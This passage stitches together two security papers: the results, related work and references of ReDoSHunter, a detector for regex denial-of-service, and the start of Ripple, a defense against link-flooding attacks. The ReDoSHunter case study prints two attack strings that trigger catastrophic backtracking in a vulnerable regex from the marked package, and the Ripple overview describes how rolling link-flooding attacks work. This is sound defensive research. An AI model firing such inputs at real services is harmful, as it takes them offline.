Furthermore, to demonstrate the usefulness of ReDoSHunter, we present the case of CVE #35 (i.e., CVE-2015-8854, given in Figure 10) in detail. ReDoSHunter successfully detected two vulnerabilities in the regex. Specifically, ReDoSHunter not only generated two attack strings ('_' + '__' × 100 + '!', and '*' + '**' × 100 + '!'), but also diagnosed corresponding two EOD patterns (`(?:__|[\s\S])+` and `(?:\*\*|[\s\S])+`) that lead to the two ReDoS-vulnerabilities. In comparison, the other seven detectors all failed to detect any vulnerability. Furthermore, the vulnerability discloser only found one vulnerability[11] (correspondingly, the project maintainers only fixed one vulnerability[12]). This reveals the capability of ReDoSHunter to find real-world vulnerabilities.

Summary to RQ2: ReDoSHunter can identify all 35 ReDoS-related CVEs, compared with the best work identifying only over 60.00% of them. Besides, there are 20.00% CVEs (7 over 35) can only be identified by ReDoSHunter, indicating the effectiveness of the patterns we concluded. Therefore, to answer RQ2, ReDoSHunter significantly outperforms other seven state-of-the-art methods in finding real-world known ReDoS-vulnerabilities.

[11] https://github.com/markedjs/marked/issues/497

[12] https://github.com/markedjs/marked/commit/a37bd643f05bf95ff18cafa2b06e7d741d2e2157

```
var inline = {
// sub-regex (?:__|[\s\S])+
// vulnerable to '_' + '__' × 100 + '!' trigger EOD
// sub-regex (?:\*\*|[\s\S])+
// vulnerable to '*' + '*' × 100 + '!' trigger EOD
...
em:/^\b_((?:__|[\s\S])+?)_\b|^\*((?:\*\*|[\s\S])+?)\*(?!\*)/,
...
};
```

Figure 10: The npm package marked (25.1k stars) is a markdown parser and compiler. The marked package before 0.3.4 allows attackers to cause a denial of service (CPU consumption) via unspecified vectors that trigger a ReDoS issue for the em inline rule.

Table 11: **The Overall Evaluation Results on Unknown ReDoS-vulnerabilities.** The abbreviations RXR, RER, NAA, SAX, RET, SDL, RSE and RHR represent RXXR2, Rexploiter, NFAA, safe–regex, Regexploit, SDL, ReScue and ReDoSHunter, respectively. ✓ and ✗ denote whether the corresponding method can successfully detect the vulnerability or not.

No.	Project	Status	RXR	RER	NAA	SAX	RET	SDL	RSE	RHR
#1	ua-parser-js	CVE-2020-7733	✗	✗	✗	✗	✗	✗	✗	✓
#2	trim	CVE-2020-7753	✗	✗	✗	✗	✗	✗	✗	✓
#3	npm-user-validate	CVE-2020-7754	✗	✗	✗	✗	✗	✗	✗	✓
#4	dat.gui	CVE-2020-7755	✗	✓	✗	✗	✓	✗	✗	✓
#5	codemirror-js	CVE-2020-7760	✓	✗	✓	✓	✗	✗	✗	✓
#6	@absolunet/kafe	CVE-2020-7761	✓	✓	✓	✓	✓	✓	✓	✓
#7	express-validators	CVE-2020-7767	✓	✗	✗	✓	✓	✗	✗	✓
#8	djvalidator	CVE-2020-7779	✓	✓	✓	✓	✓	✓	✓	✓
#9	ua-parser-js	CVE-2020-7793	✗	✗	✗	✗	✗	✗	✗	✓
#10	glob-parent	CVE-2020-28469	✗	✗	✗	✗	✓	✗	✗	✓
#11	jinja2	CVE-2020-28493	✗	✓	✓	✗	✗	✗	✗	✓
#12	three	CVE-2020-28496	✗	✓	✓	✗	✗	✗	✗	✓
#13	lodash	CVE-2020-28500	✗	✗	✗	✗	✗	✗	✗	✓
#14	py	CVE-2020-29651	✗	✗	✗	✗	✗	✗	✗	✓
#15	uap-core	CVE-2021-21317	✗	✗	✗	✗	✗	✗	✗	✓
#16	CKEditor 5	CVE-2021-21391	✗	✓	✓	✗	✗	✗	✗	✓
#17	prism	CVE-2021-23341	✗	✗	✗	✗	✗	✗	✗	✓
#18	path-parse	CVE-2021-23343	✗	✗	✗	✗	✗	✗	✗	✓
#19	html-parse-stringify	CVE-2021-23346	✓	✓	✗	✓	✓	✓	✗	✓
#20	jspdf	CVE-2021-23353	✓	✗	✓	✓	✗	✗	✗	✓
#21	printf	CVE-2021-23354	✗	✗	✗	✓	✗	✗	✗	✓
#22	hosted-git-info	CVE-2021-23362	✗	✗	✗	✓	✗	✗	✗	✓
#23	browserslist	CVE-2021-23364	✗	✓	✓	✗	✗	✗	✗	✓
#24	postcss	CVE-2021-23368	✗	✗	✓	✗	✗	✗	✓	✓
#25	postcss	CVE-2021-23382	✗	✗	✗	✗	✗	✗	✗	✓
#26	ssri	CVE-2021-27290	✓	✗	✓	✓	✓	✗	✓	✓
#27	Python	Fixed	✗	✗	✗	✗	✗	✗	✓	✓
#28	validator	Fixed	✗	✗	✗	✗	✗	✗	✓	✓
		Total	7	8	10	9	7	3	6	**28**
		%	25.00	28.57	35.71	32.14	25.00	10.71	21.43	**100**

4.4 Results on Unknown Vulnerabilities

On top of the remarkable result of ReDoSHunter of identifying known vulnerabilities, we then explore the effectiveness of ReDoSHunter in the wild and compare it with other works. Specifically, for 26 popular-used projects on GitHub, npm and PyPI, we apply ReDoSHunter to identify whether there are possible ReDoS-vulnerable regexes. Once ReDoSHunter detected a vulnerable regex, we then reported to the maintainers and submit to CVE to get confirmation. To speed up the disclosure and report process, we cooperated with Snyk [39], a security research team, who helped us to verify the reproducibility and severeness of the ReDoS-vulnerable regexes, contact the maintainers of corresponding projects and assign CVE IDs once confirmed by the maintainers.

The results are shown in Table 11. In total, ReDoSHunter detected 28 ReDoS-vulnerable regexes in these 26 projects, 26 of them were assigned CVE IDs, and 2 of them were fixed by the maintainers. We also applied other methods to explore these projects as well, the results were unsatisfactory, with at most 35.71% ReDoS-vulnerabilities (an average of 25.51%) can be detected, leaving about 64% vulnerabilities unrevealed. The results are in line with the previous findings in §4.2 and §4.3, revealing the effectiveness of ReDoSHunter in exploring unrevealed vulnerabilities.

Summary to RQ3: ReDoSHunter is capable to be applied to exploring unknown ReDoS-vulnerabilities in the wild. Among 28 identified vulnerabilities, 26 of them were assigned CVEs or 2 of them were fixed by maintainers. Compared with existing works among which the best method can only detect 35.71%, ReDoSHunter is more effective in finding unknown ReDoS-vulnerabilities in the real-world projects.

5 Related Work

Recently, there has been significant interests in automated techniques for detecting the algorithmic complexity vulnerabilities (ACV) [3, 5–7, 13, 23, 27, 28, 31, 33, 38, 46]. In this paper, we focus on automatic detection on Regular expression Denial of Service (ReDoS) [18, 21, 48], which is a class of ACV. In the following, we present the most related work in the detection and defending of ReDoS attacks.

5.1 ReDoS Detection

There are several works [22, 35–37, 42, 43, 47, 49] targeting at detecting potential ReDoS-vulnerabilities, which can be mainly classified into two paradigms: static analysis [22, 35, 36, 47, 49] and dynamic analysis [37, 42, 43], as we discuss below.

Static Analysis. Approaches [22, 35, 36, 47, 49] falling into this paradigm mainly detect ReDoS-vulnerabilities by

transforming the regexes into their self-defined models, and identifying ReDoS-vulnerable constructs from the models statically. These approaches are known for high efficiency. RXXR2 [35, 36] is a static analysis tool extended from RXXR [22]. It transforms the given regex into their proposed power DFA, and searches the attack string on top of the power DFA. However, most of extensions (e.g., lookarounds, and backreferences) are not supported by RXXR2. Also regexes with polynomial ReDoS-vulnerabilities are beyond its scope, while most of the ReDoS-vulnerable regexes are polynomial in the wild [14]. These limitations make it less effective. Another approach, Rexploiter [49], detects ReDoS-vulnerable regexes by combining complexity analysis of NFAs with sanitization-aware taint analysis. Though it provides an extra function (i.e., excluding user-input uncontrolled regexes), it does not supports most of the extensions (e.g., lookarounds, backreferences, and non-capturing groups). The tool safe-regex [14] conducts detection by identifying whether the pattern NQ is triggered, or the number of Kleene-Star is greater than a preset threshold. Though such pattern matching approach runs efficiently, there are more ReDoS patterns which fall beyond its capability. On the other hand, NFAA [47] can support extensions like lookarounds and non-capturing groups, yet it fails to support backreferences.

Dynamic Analysis. Dynamic-based approaches [37, 42, 43] detect ReDoS-vulnerabilities at run time, usually known for high precision compared with static analysis. Most dynamic analysis tools use dynamic fuzzing, which constantly search time-consuming strings with an actual regex engine, and from these to infer the regex's worst-case time complexity. SDL [42, 43] detects ReDoS by testing the matching time of regexes against a range of randomly-generated strings. Yet it does not support most extensions (e.g., anchors `\b` and `\B`, lazy quantifiers, lookarounds, backreferences, etc), making it less capable. Instead of generating random strings, Rescue [37] is designed for searching time-consuming strings. Due to the enormous string search space, it can only identify exponential or higher polynomial ReDoS-vulnerabilities, but is unable to detect lower polynomial ReDoS-vulnerabilities or deeply hided ReDoS-vulnerabilities. On the other hand, the effectiveness of genetic searching is also affected by the initialization, making result unstable at each run. Moreover, these dynamic-based approaches output a random attack string that does not provide any insight into the root causes of the ReDoS-vulnerability.

5.2 ReDoS Prevention or Alleviation

Various techniques [2, 10, 11, 16, 17, 19, 24, 25, 29, 30, 32, 34, 44, 45, 50] have been proposed to prevent or alleviate ReDoS attacks either by equivalent/approximate regex transformation or regex matching speedup.

Equivalent/Approximate Regex Transformation. This series of works [10, 11, 24, 45] try to find equivalent/approximate ReDoS-invulnerable regexes to replace the ReDoS-vulnerable ones. Among them, Van der Merwe et al. [45] and Cody-Kenny et al. [11] devote to finding equivalent ReDoS-invulnerable regexes to replace the original ones. However, their use of exact equivalence is too strong in practice [14, 37], which limits their deployment to real-world applications. Chida and Terauchi [10], and Li et al. [24] address this problem by deducing anti-ReDoS regexes adopting programming-by-example algorithms. Yet the quality of anti-ReDoS regex deduced by them highly depends on the quality of user-provided examples.

Regex Matching Speedup. ReDoS attacks can also be alleviated by regex matching speedup, which is an alternative solution in some special cases, e.g., by parallel algorithms [25], GPU-based algorithms [50], state-merging algorithms [2], Parsing Expression Grammars (PEGs) [17, 19, 29], counting automata matching algorithm [44], memoization-based optimization [16] and recursion-limit/backtracking-limit/time-limit [30, 32, 34]. These works can alleviate ReDoS-vulnerability issues, yet they do not resolve the ReDoS-vulnerable regexes themselves, leaving them still subjecting to ReDoS attacks.

6 Discussion

Despite the remarkable effectiveness of ReDoSHunter, we notice there are still room for improvement. First, **Supports for more extensions**. ReDoSHunter can support most commonly-used extensions, while for those that are not commonly used such as conditional statements, ReDoSHunter does not consider them currently. However, they can be supported with suitable preprocessing. For example, for the regex with conditional statement $(r_1)?(?(1)r_2|r_3)$, it can be transformed to an over-approximate conditional statement-free regex and some external constraints so that ReDoSHunter can handle it. Second, **Supports for more characters.** Currently, ReDoSHunter supports common characters including unicode characters ranging from `U+0000`—`U+FFFF`, which can cover the most characters used in practice. While for characters falling beyond this range, ReDoSHunter may not detect them. This limitation can also be solved by an appropriate preprocess.

7 Conclusion

In this paper, we proposed ReDoSHunter, a ReDoS-vulnerable regex detection framework that can pinpoint multiple root causes of vulnerabilities and generate attack-triggering strings. It takes advantages of static and dynamic analysis, achieving a remarkable balance between precision and recall, reaching 100% precision and 100% recall over three large-scale datasets in the experiments. It successfully identified all the confirmed CVEs that are caused by ReDoS, and exposed 28

new ReDoS-vulnerabilities in popular open-source projects with 26 assigned CVEs and 2 fixed by the maintainers. We hope our work may provide insights of reasoning about the ReDoS-vulnerabilities, and shed lights on the automatic or semi-automatic ReDoS-vulnerable regex repair.

Acknowledgment

The authors would like to thank Adam Goldschmidt, Asaf Biton, Assaf Ben Josef, Benji Kalman, Colin Ife, George Gkitsas, Gur Shafriri, Hadas Bloom, Leeya Shaltiel, Sam Sanoop from Snyk Security Research Group for their great efforts on confirming and assigning CVEs. Also, the authors would like to thanks the anonymous reviewers for their helpful feedback. This work is supported in part by National Natural Science Foundation of China (Grants #61872339, #61472405, #61932021, #61972260, #61772347, #61836005), National Key Research and Development Program of China under Grant #2019YFE0198100, Guangdong Basic and Applied Basic Research Foundation under Grant #2019A1515011577, Huawei PhD Fellowship, and MSRA Collaborative Research Grant.

References

[1] Alberto Bartoli, Andrea De Lorenzo, Eric Medvet, and Fabiano Tarlao. Inference of Regular Expressions for Text Extraction from Examples. *IEEE Trans. Knowl. Data Eng.*, 28(5):1217–1230, 2016.

[2] Michela Becchi and Srihari Cadambi. Memory-Efficient Regular Expression Search Using State Merging. In *INFOCOM 2007. 26th IEEE International Conference on Computer Communications, Joint Conference of the IEEE Computer and Communications Societies, 6-12 May 2007, Anchorage, Alaska, USA*, pages 1064–1072. IEEE, 2007.

[3] William Blair, Andrea Mambretti, Sajjad Arshad, Michael Weissbacher, William Robertson, Engin Kirda, and Manuel Egele. HotFuzz: Discovering Algorithmic Denial-of-Service Vulnerabilities Through Guided Micro-Fuzzing. In *27th Annual Network and Distributed System Security Symposium, NDSS 2020, San Diego, California, USA, February 23-26, 2020*. The Internet Society, 2020.

[4] The Cloudflare Blog. Details of the Cloudflare outage on July 2, 2019, 2020. https://blog.cloudflare.com/details-of-the-cloudflare-outage-on-july-2-2019/.

[5] Jacob Burnim, Sudeep Juvekar, and Koushik Sen. WISE: Automated test generation for worst-case complexity. In *31st International Conference on Software Engineering, ICSE 2009, May 16-24, 2009, Vancouver, Canada, Proceedings*, pages 463–473, 2009.

[6] Xiang Cai, Yuwei Gui, and Rob Johnson. Exploiting Unix File-System Races via Algorithmic Complexity Attacks. In *30th IEEE Symposium on Security and Privacy (S&P 2009), 17-20 May 2009, Oakland, California, USA*, pages 27–41, 2009.

[7] Richard M. Chang, Guofei Jiang, Franjo Ivancic, Sriram Sankaranarayanan, and Vitaly Shmatikov. Inputs of Coma: Static Detection of Denial-of-Service Vulnerabilities. In *Proceedings of the 22nd IEEE Computer Security Foundations Symposium, CSF 2009, Port Jefferson, New York, USA, July 8-10, 2009*, pages 186–199, 2009.

[8] Carl Chapman and Kathryn T. Stolee. Exploring Regular Expression Usage and Context in Python. In *Proceedings of the 25th International Symposium on Software Testing and Analysis, ISSTA 2016, Saarbrücken, Germany, July 18-20, 2016*, pages 282–293, 2016.

[9] Carl Chapman, Peipei Wang, and Kathryn T. Stolee. Exploring Regular Expression Comprehension. In *Proceedings of the 32nd IEEE/ACM International Conference on Automated Software Engineering, ASE 2017, Urbana, IL, USA, October 30 - November 03, 2017*, pages 405–416, 2017.

[10] Nariyoshi Chida and Tachio Terauchi. Automatic Repair of Vulnerable Regular Expressions. *CoRR*, abs/2010.12450, 2020.

[11] Brendan Cody-Kenny, Michael Fenton, Adrian Ronayne, Eoghan Considine, Thomas McGuire, and Michael O'Neill. A Search for Improved Performance in Regular Expressions. In *Proceedings of the Genetic and Evolutionary Computation Conference, GECCO 2017, Berlin, Germany, July 15-19, 2017*, pages 1280–1287, 2017.

[12] The MITRE Corporation. Common Vulnerabilities and Exposures (CVE), 2020. https://cve.mitre.org/index.html.

[13] Scott A. Crosby and Dan S. Wallach. Denial of Service via Algorithmic Complexity Attacks. In *Proceedings of the 12th USENIX Security Symposium, Washington, D.C., USA, August 4-8, 2003*, 2003.

[14] James C. Davis, Christy A. Coghlan, Francisco Servant, and Dongyoon Lee. The Impact of Regular Expression Denial of Service (ReDoS) in Practice: An Empirical Study at the Ecosystem Scale. In *Proceedings of the 2018 ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations*

of Software Engineering, ESEC/SIGSOFT FSE 2018, Lake Buena Vista, FL, USA, November 04-09, 2018, pages 246–256, 2018.

[15] James C. Davis, Louis G. Michael IV, Christy A. Coghlan, Francisco Servant, and Dongyoon Lee. Why Aren't Regular Expressions a Lingua Franca? An Empirical Study on the Re-use and Portability of Regular Expressions. In *Proceedings of the ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering, ESEC/SIGSOFT FSE 2019, Tallinn, Estonia, August 26-30, 2019*, pages 443–454, 2019.

[16] James C. Davis, Francisco Servant, and Dongyoon Lee. Using Selective Memoization to Defeat Regular Expression Denial of Service (ReDoS). In *2021 IEEE Symposium on Security and Privacy, SP 2021, San Francisco, CA, USA, May 23-27, 2021*, page To appear, 2021.

[17] Bryan Ford. Parsing Expression Grammars: A Recognition-Based Syntactic Foundation. In *Proceedings of the 31st ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, POPL 2004, Venice, Italy, January 14-16, 2004*, pages 111–122, 2004.

[18] Jan Goyvaerts. Runaway Regular Expressions: Catastrophic Backtracking, 2020. https://www.regular-expressions.info/catastrophic.html.

[19] IBM. Rosie Pattern Language (RPL), 2020. https://rosie-lang.org/.

[20] Louis G. Michael IV, James Donohue, James C. Davis, Dongyoon Lee, and Francisco Servant. Regexes are Hard: Decision-Making, Difficulties, and Risks in Programming Regular Expressions. In *34th IEEE/ACM International Conference on Automated Software Engineering, ASE 2019, San Diego, CA, USA, November 11-15, 2019*, pages 415–426, 2019.

[21] Tim Kadlec. Regular Expression Denial of Service (ReDoS) and Catastrophic Backtracking, 2017. https://snyk.io/blog/redos-and-catastrophic-backtracking/.

[22] James Kirrage, Asiri Rathnayake, and Hayo Thielecke. Static Analysis for Regular Expression Denial-of-Service Attacks. In *Network and System Security - 7th International Conference, NSS 2013, Madrid, Spain, June 3-4, 2013. Proceedings*, pages 135–148, 2013.

[23] Caroline Lemieux, Rohan Padhye, Koushik Sen, and Dawn Song. PerfFuzz: Automatically Generating Pathological Inputs. In *Proceedings of the 27th ACM SIGSOFT International Symposium on Software Testing and Analysis, ISSTA 2018, Amsterdam, The Netherlands, July 16-21, 2018*, pages 254–265, 2018.

[24] Yeting Li, Zhiwu Xu, Jialun Cao, Haiming Chen, Tingjian Ge, Shing-Chi Cheung, and Haoren Zhao. FlashRegex: Deducing Anti-ReDoS Regexes from Examples. In *35th IEEE/ACM International Conference on Automated Software Engineering, ASE 2020, Melbourne, Australia, September 21-25, 2020*, pages 659–671, 2020.

[25] Cheng-Hung Lin, Chen-Hsiung Liu, and Shih-Chieh Chang. Accelerating Regular Expression Matching Using Hierarchical Parallel Machines On GPU. In *Proceedings of the Global Communications Conference, GLOBECOM 2011, 5-9 December 2011, Houston, Texas, USA*, pages 1–5. IEEE, 2011.

[26] Doyensec LLC. Regexploit: DoS-able Regular Expressions, 2021. https://github.com/doyensec/regexploit.

[27] Kasper Søe Luckow, Rody Kersten, and Corina S. Pasareanu. Symbolic Complexity Analysis Using Context-Preserving Histories. In *2017 IEEE International Conference on Software Testing, Verification and Validation, ICST 2017, Tokyo, Japan, March 13-17, 2017*, pages 58–68, 2017.

[28] Kasper Søe Luckow, Rody Kersten, and Corina S. Pasareanu. Complexity Vulnerability Analysis Using Symbolic Execution. *Softw. Test. Verification Reliab.*, 30(7-8), 2020.

[29] Sérgio Medeiros, Fabio Mascarenhas, and Roberto Ierusalimschy. From Regexes to Parsing Expression Grammars. *Sci. Comput. Program.*, 93:3–18, 2014.

[30] Microsoft. Regex class - C#, 2020. https://docs.microsoft.com/en-us/dotnet/api/system.text.regularexpressions.regex?view=net-5.0.

[31] Yannic Noller, Rody Kersten, and Corina S. Pasareanu. Badger: Complexity Analysis with Fuzzing and Symbolic Execution. In *Proceedings of the 27th ACM SIGSOFT International Symposium on Software Testing and Analysis, ISSTA 2018, Amsterdam, The Netherlands, July 16-21, 2018*, pages 322–332, 2018.

[32] PCRE. PCRE - Perl Compatible Regular Expressions, 2020. https://pcre.org/.

[33] Theofilos Petsios, Jason Zhao, Angelos D. Keromytis, and Suman Jana. SlowFuzz: Automated Domain-Independent Detection Of Algorithmic Complexity Vulnerabilities. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, CCS 2017, Dallas, TX, USA, October 30 - November 03, 2017*, pages 2155–2168, 2017.

[34] PHP. PHP: preg_match - Manual, 2020. https://www.php.net/manual/en/function.preg-match.php.

[35] Asiri Rathnayake. *Semantics, Analysis And Security Of Backtracking Regular Expression Matchers*. PhD thesis, University of Birmingham, UK, 2015.

[36] Asiri Rathnayake and Hayo Thielecke. Static Analysis for Regular Expression Exponential Runtime via Substructural Logics. *CoRR*, abs/1405.7058, 2014.

[37] Yuju Shen, Yanyan Jiang, Chang Xu, Ping Yu, Xiaoxing Ma, and Jian Lu. ReScue: Crafting Regular Expression DoS Attacks. In *Proceedings of the 33rd ACM/IEEE International Conference on Automated Software Engineering, ASE 2018, Montpellier, France, September 3-7, 2018*, pages 225–235, 2018.

[38] Randy Smith, Cristian Estan, and Somesh Jha. Backtracking Algorithmic Complexity Attacks against a NIDS. In *22nd Annual Computer Security Applications Conference (ACSAC 2006), 11-15 December 2006, Miami Beach, Florida, USA*, pages 89–98, 2006.

[39] Snyk. The state of open-source security, 2020. https://snyk.io/.

[40] Cristian-Alexandru Staicu and Michael Pradel. Freezing the Web: A Study of ReDoS Vulnerabilities in JavaScript-based Web Servers. In *27th USENIX Security Symposium, USENIX Security 2018, Baltimore, MD, USA, August 15-17, 2018*, pages 361–376, 2018.

[41] Stack Exchange Network Status. Outage Postmortem - July 20, 2016, 2020. https://stackstatus.net/post/147710624694/outage-postmortem-july-20-2016.

[42] Bryan Sullivan. New Tool: SDL Regex Fuzzer, 2010. http://cloudblogs.microsoft.com/microsoftsecure/2010/10/12/new-tool-sdl-regex-fuzzer.

[43] Bryan Sullivan. Regular Expression Denial of Service Attacks and Defenses, 2010. https://docs.microsoft.com/en-us/archive/msdn-magazine/2010/may/security-briefs-regular-expression-denial-of-service-attacks-and-defenses.

[44] Lenka Turonová, Lukás Holík, Ondrej Lengál, Olli Saarikivi, Margus Veanes, and Tomás Vojnar. Regex Matching with Counting-Set Automata. *Proc. ACM Program. Lang.*, 4(OOPSLA):218:1–218:30, 2020.

[45] Brink van der Merwe, Nicolaas Weideman, and Martin Berglund. Turning Evil Regexes Harmless. In *Proceedings of the South African Institute of Computer Scientists and Information Technologists, SAICSIT 2017, Thaba Nchu, South Africa, September 26-28, 2017*, pages 38:1–38:10, 2017.

[46] Jiayi Wei, Jia Chen, Yu Feng, Kostas Ferles, and Isil Dillig. Singularity: Pattern Fuzzing for Worst Case Complexity. In *Proceedings of the 2018 ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering, ESEC/SIGSOFT FSE 2018, Lake Buena Vista, FL, USA, November 04-09, 2018*, pages 213–223, 2018.

[47] Nicolaas Weideman, Brink van der Merwe, Martin Berglund, and Bruce W. Watson. Analyzing Matching Time Behavior of Backtracking Regular Expression Matchers by Using Ambiguity of NFA. In *Implementation and Application of Automata - 21st International Conference, CIAA 2016, Seoul, South Korea, July 19-22, 2016, Proceedings*, pages 322–334, 2016.

[48] Adar Weidman. Regular Expression Denial of Service - ReDoS, 2017. https://owasp.org/www-community/attacks/Regular_expression_Denial_of_Service_-_ReDoS.

[49] Valentin Wüstholz, Oswaldo Olivo, Marijn J. H. Heule, and Isil Dillig. Static Detection of DoS Vulnerabilities in Programs that Use Regular Expressions. In *Tools and Algorithms for the Construction and Analysis of Systems - 23rd International Conference, TACAS 2017, Held as Part of the European Joint Conferences on Theory and Practice of Software, ETAPS 2017, Uppsala, Sweden, April 22-29, 2017, Proceedings, Part II*, pages 3–20, 2017.

[50] Xiaodong Yu and Michela Becchi. GPU Acceleration Of Regular Expression Matching For Large Datasets: Exploring The Implementation Space. In Hubertus Franke, Alexander Heinecke, Krishna V. Palem, and Eli Upfal, editors, *Computing Frontiers Conference, CF'13, Ischia, Italy, May 14 - 16, 2013*, pages 18:1–18:10. ACM, 2013.

Ripple: A Programmable, Decentralized Link-Flooding Defense Against Adaptive Adversaries

Jiarong Xing Wenqing Wu Ang Chen
Rice University

Abstract

Link-flooding attacks (LFAs) aim to cut off an edge network from the Internet by congesting core network links. Such an adversary can further change the attack strategy dynamically (e.g., target links, traffic types) to evade mitigation and launch persistent attacks.

We develop Ripple, a programmable, decentralized link-flooding defense against dynamic adversaries. Ripple can be programmed using a declarative policy language to emulate a range of state-of-the-art SDN defenses, but it enables the defenses to shapeshift on their own without a central controller. To achieve this, Ripple develops new defense primitives in programmable switches, which are configured by the policy language to implement a desired defense. The Ripple compiler generates a distributed set of switch programs to extract a *panoramic* view of attack signals and act against them in a fully decentralized manner, enabling successive waves of defenses against fast-changing attacks. We show that Ripple has low overheads, and that it can effectively recover traffic throughput where SDN-based defenses fail.

1 Introduction

Distributed denial-of-service (DDoS) attacks [5, 9, 10] have always been a significant threat, but as of late, adversaries have taken DDoS attacks to the next level. In a *link-flooding attack* (LFA), an attacker can surgically remove an edge network from the Internet without it perceiving any attack traffic. Such an adversary identifies a set of network links that serve the victim edge, and orchestrate attack traffic to congest these links [40]. Victim destinations may experience severe performance degradation or complete disconnection. To mitigate these new attacks, traditional endpoint-based DDoS protections [26, 29, 50, 61] are fundamentally handicapped—since attack traffic never has to reach endpoint destinations, defenses must be deployed inside the network core.

Link-flooding attacks are significantly more challenging than traditional volumetric DDoS in their detection, classification, and mitigation. *(a)* Unlike volumetric attacks, which are easy to detect by thresholding, LFAs can leverage low-rate flows to stay under the detection threshold [40]. *(b)* Classification algorithms are also challenging to design: although some LFA traffic has distinctive features (e.g., spoofed or UDP-based flows) [53], more advanced attacks rely entirely on legitimate flows that are indistinguishable from normal traffic [40]. *(c)* Adversaries can launch adaptive attacks [40] that dynamically change target links or traffic types while targeting the same victim network. An effective LFA defense must simultaneously match the significant *diversity* and *dynamicity* of the attacks.

A promising line of work has developed link-flooding defenses [4,28,39,43,55,61] based on software-defined networking (SDN) [46]. In this architecture, defense algorithms run as software apps in a centralized controller; this *programmability* is key to implementing a wide range of LFA defenses in an otherwise fixed-function network. Although SDN switches are hardwired for packet forwarding, the software defense apps can receive OpenFlow messages from the switches at runtime, construct a global defense view, and compute new defense decisions when needed. This *feedback loop* enables the hardwired switches to work with the controller for dynamic defenses. The switches send traffic samples or statistics to the software apps, which run detection, classification, and mitigation algorithms. The defense decisions are then populated to each switch for link-flooding defense.

However, these defenses share a common assumption and limitation—the efficacy of the feedback loop itself. After the controller samples, recomputes, and reinstalls defense decisions to the switches, the decisions must remain effective for a sufficiently long period of time. If the adversary rapidly changes her attack strategies, e.g., traffic types or target links, then the controller decisions would constantly lag behind. Such dynamic adversaries can force the defense apps to always act on stale data, which would in turn result in suboptimal defenses or even additional harm. These TOCTOU-style strategies have been proven effective and are known as *rolling attacks* [40]. Developing effective defenses against adaptive adversaries remains an open research question.

In this paper, we propose Ripple, a *programmable* and *decentralized* link-flooding defense against adaptive adversaries. Like OpenFlow-based SDN defenses, Ripple can be programmed to implement a wide range of defenses; however, the defenses can shapeshift on its own without centralized software control. This makes Ripple a powerful match against dynamic attacks. In fact, Ripple can activate new defenses as fast as attack waves propagate. Defense decisions only take RTT-timescale—the diameter of the network—to take effect. This enables successions of defense waves to replace older ones as the attacks change. The technology enabler for Ripple is the emergence of *programmable switches* [18, 19], which Ripple leverages to develop new defense primitives in switch hardware. However, raw hardware speeds are only a starting point; there is a range of challenges in the Ripple defense.

The key challenge Ripple needs to address is *decentralization*; the same factor that enables rapid attack responses also brings new design challenges. In traditional SDN, the software controller has a centralized view, so it has a global vantage point to enforce network-wide defense. Ripple, however, eliminates central control, so it needs to choreograph the switch-local decisions carefully for synchronized defense. To this end, Ripple develops a policy language, a compiler, and a distributed runtime for link-flooding defense. The Ripple language exports a key abstraction that we call a defense *panorama*, whose goal is to precisely extract network-wide threat signals from high-speed traffic. Users of Ripple program against this panoramic view, and the compiler generates switch programs that implement the panoramic defense in a fully distributed manner. Attack signals are first extracted by switch-local primitives, and then propagated by the distributed runtime protocol for view synchronization.

In summary, we make the following contributions:

- A decentralized defense architecture for mitigating adaptive link-flooding attacks.
- The Ripple system, which develops defense primitives in programmable switch hardware. It can be programmed by a policy language to emulate state-of-the-art SDN defenses. The compiler generates switch programs to implement the policy. The defense programs run in a fully distributed manner to react to changing attacks without central control. The runtime protocol synchronizes switch-local views for panoramic defense.
- Hardware and software prototypes[1], and extensive evaluation that demonstrates defense effectiveness.

We then describe related work and conclude the paper.

2 Overview

Figure 1 illustrates the key mechanisms of link-flooding attacks [39, 40, 53]. The adversary controls a large botnet, and she constructs a link map using traceroute-like utilities. Next, she identifies a set of critical links that carry all or most of the victim destination's traffic. She creates congestion at some or all of the critical links using her botnet to degrade the victim's network performance.

2.1 Key challenges

Diversity. The first challenge in link-flooding attacks is the wide range of possible attack strategies [4, 28, 39, 40, 43, 53, 55, 61]. We describe three representative attacks and their adversary assumptions [39, 40, 53]. In all cases, the attack traffic always originates from the bots controlled by the adversary, but traffic types and patterns vary: *(a) Coremelt* [53] uses

[1] https://github.com/jiarong0907/Ripple




Figure 1: Link-flooding attacks congest network links to disconnect a target victim edge.

bot-to-bot traffic patterns, and the attack flows are volumetric in nature (i.e., UDP or spoofed TCP traffic). *(b) Crossfire* [40] generates traffic from bots to public servers that are not controlled by the adversary; the attack traffic consists of normal web requests, which are typically low-rate and regulated by TCP congestion control. Since these flows are protocol-conforming TCP requests, the attack traffic is "indistinguishable" [40] from flash crowds. *(c) SPIFFY* [39] falls somewhere between (a) and (b). It assumes a "cost-sensitive" adversary [39] that generates as much traffic as possible from each bot—for instance, because the attacker wants to maximize the utility of a moderate-sized botnet. The individual attack flows are TCP-conforming instead of volumetric floods.

Takeaway: Although all these attacks aim to congest network links, they require different detection, classification, and mitigation algorithms. This calls for a *programmable* defense that can be customized to mitigate a host of different attacks.

Dynamicity. Another formidable feature of link-flooding attacks is dynamicity. The feasibility of *rolling attacks* was first identified and validated by Crossfire [40], but it remains an open question to this day. *(a) Changing targets:* An adversary can dynamically shifts its attack traffic to a different set of critical links while attacking the same victim destination. The attack can therefore evade non-adaptive defenses and persist for a long time [40]. *(b) Mix-vectored attacks:* The adversary can easily change the attack traffic and patterns, or use mix-vectored attacks—related to the diversity of attack strategies discussed above. *(c) Pulsewave attacks:* The adversary can generate short-lived attack pulses, which may have already subsided by the time that defense algorithms are activated [2]. Recent results have also shown that pulses can be synchronized to arrive at the same location very precisely [49].

Takeaway: Link-flooding attacks can rapidly change. Defenses against adaptive adversaries must explicitly account for such *dynamicity*. This is a key design goal of Ripple.

